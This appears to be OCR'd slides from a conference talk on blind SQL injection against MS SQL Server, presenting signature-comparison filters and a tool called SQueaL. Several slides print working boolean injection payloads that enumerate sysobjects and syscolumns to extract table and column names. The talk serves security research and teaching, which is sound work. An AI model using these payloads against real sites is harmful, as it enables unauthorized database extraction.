


Signature Comparison


- Generating base cases
  - Will need base cases for comparison of unknowns
  - We already know guaranteed true/false pages
  - We have multiple options for known base cases
    - Easiest is 1=1 vs 1=0

```
http://www.vulnsite.com/catalog.asp?ID=7 AND 1=1
http://www.vulnsite.com/catalog.asp?ID=7 AND 1=0
```

Sample Signature Set



Realistic Signature Set




Tolerance Band Comparison

- Minor changes in textual content result in small overall changes in sum
- Changes still occur
- Allowing for tolerance instead of exact comparison in sums lessens false negatives

$$| \Sigma_{\text{known}} - \Sigma_{\text{unknown}} | \; / \; \Sigma_{\text{known}}$$

Tolerance Band Comparison




Shortcomings of Tolerance Band Comparison

- It works, but there are a lot of unnecessary comparisons
- Doesn’t take advantage of known garbage data


Subtractive Filter

- We can identify sums that are equal between conflicting base cases



Subtractive Filter


- This can be combined with the tolerance band to eliminate unnecessary comparisons



Adaptive Filter


- Allows the application to be profiled before testing against unknowns
- Removes junk data that could skew results
- Requires multiple base cases

Two “Identical” Samples



“1 = 1” vs “2 = 2”

Adaptive Filter Applied



"1 = 1" vs "2 = 2"

Benefits of Adaptive Filter

- Tolerance is mostly unnecessary at this point
- Removes most dynamic content unrelated to the data leakage

SQueaL

- SQueaL was created alongside the research being presented
- Written in C# for Windows & Linux
  - Both Windows.Forms & Gtk-Sharp GUIs available
- Free for non-commercial use
  - Black Hat Conference CDs include a commercially licensed version (Free for you)
- Exports data to an XML format for nice presentation to clients/PHBs

SQueaL: Exporting Data

- SQueaL uses it's own XML format for saving exploit data

```
<SQueaLdata version="0.01a">
    <target address="vulnerable.org:8080/test.php" method="GET"
   ssl="False">
        <parameter name="prod_id" value="2" injectable="True" />
    </target>

    <attackvector name="prod_id" buffer="2" type="BlindTSQLInjection">
        <truepage>
            <signature-item>3029</signature-item>
            <signature-item>3897</signature-item>
            <signature-item>572</signature-item>
            ...
```

Gathering Table Info

We start with the ID number for each table:

```
... AND (SELECT COUNT(name) FROM sysobjects WHERE
  xtype=char(85)) > search_value
```

```
... AND (SELECT MIN(id) FROM sysobjects WHERE
  id > prev_table_id AND
  xtype=char(85)) > search_value
```

More Table Info

We can now retrieve each table's recognizable name

```
... AND (SELECT TOP 1 LEN(name) FROM sysobjects
  WHERE id= table_id AND
  xtype=char(85)) > search_value

... AND (SELECT ASCII(SUBSTRING(name,
  character_counter ,1)) FROM sysobjects WHERE
  id=table_id) > search_value
```

Gathering Field Information

Once we have the table information, we can move on to the fields

```
... AND (SELECT COUNT(name) FROM syscolumns
  WHERE id=table_id) > search_value

... AND (SELECT MIN(colid) FROM syscolumns
  WHERE colid > prev_colid AND id=table_id)
  > search_value
```

Field Info Cont'd

```
... AND (SELECT TOP 1 LEN(name) FROM sysobjects
WHERE id=table_id AND colid=colid) > search_value

... AND (SELECT ASCII(SUBSTRING(name,
  character_counter, 1)) FROM syscolumns WHERE
  id=table_id AND colid=colid) > search_value

... AND (SELECT TOP 1 (xtype) FROM syscolumns
WHERE id=table_id AND colid=colid) > search_value
```

Field Data Types

Gathering field data types is faster, but requires knowledge the type mapping:

34	Image	35	Text
36	UniqueIdentifier	48	TinyInt
52	SmallInt	56	Int
58	SmallDateTime	59	Real
60	Money	61	DateTime
62	Float	99	Ntext
104	Bit	106	Decimal
108	Numeric	122	SmallMoney
127	BigInt	165	VarBinary
167	VarChar	173	Binary
175	Char	189	Timestamp
231	NVarChar	239	Nchar

*Datatype values taken from MSDE

SQueaL: Running Time

- Sample web application resulted in over 2700 HTTP requests
- If we use the “10 second” estimate from earlier, this would have taken over 7.5 hours non-stop
- A real production database would be even larger and longer

Shortcomings / Mitigations

- User-Agent
- Noise generation / Server log DoS
- HTML Sums can be poisoned with random seeds
- Doesn’t “lower the bar” for finding exploits
- Troubles with no carriage returns / auto generated HTML

Forced CRLF

- What happens when HTML is generated without carriage returns?
  - Natural tendency to force carriage returns
  - This will throw off the data
- At this point, an HTML parser would be needed

Conclusion

- Same techniques can be utilized with queries indicating invalid SQL
  - Treat these as questions such as “Is this syntax valid?” which in now a yes/no question
- MD5 Bad for these purposes
- Same techniques can be utilized in other applications to interpret results from HTML responses
  - XPath Injection
  - LDAP Injection
- Use Parameterized code in an appropriate fashion to call stored procedures

References & Suggested Papers

Advanced SQL Injection in SQL Server Applications
[Chris Anley, NGS Systems]
http://www.nextgenss.com/papers/advanced_sql_injection.pdf

(more) Advanced SQL Injection
[Chris Anley, NGS Systems]
http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf

Blind SQL Injection: Are your web-apps Vulnerable?
[Kevin Spett, SPI Dynamics]
http://www.spidynamics.com/whitepapers/Blind_SQLInjection.pdf

Questions & Answers

This, and other tools are available for download at:

`http://www.0x90.org/releases/`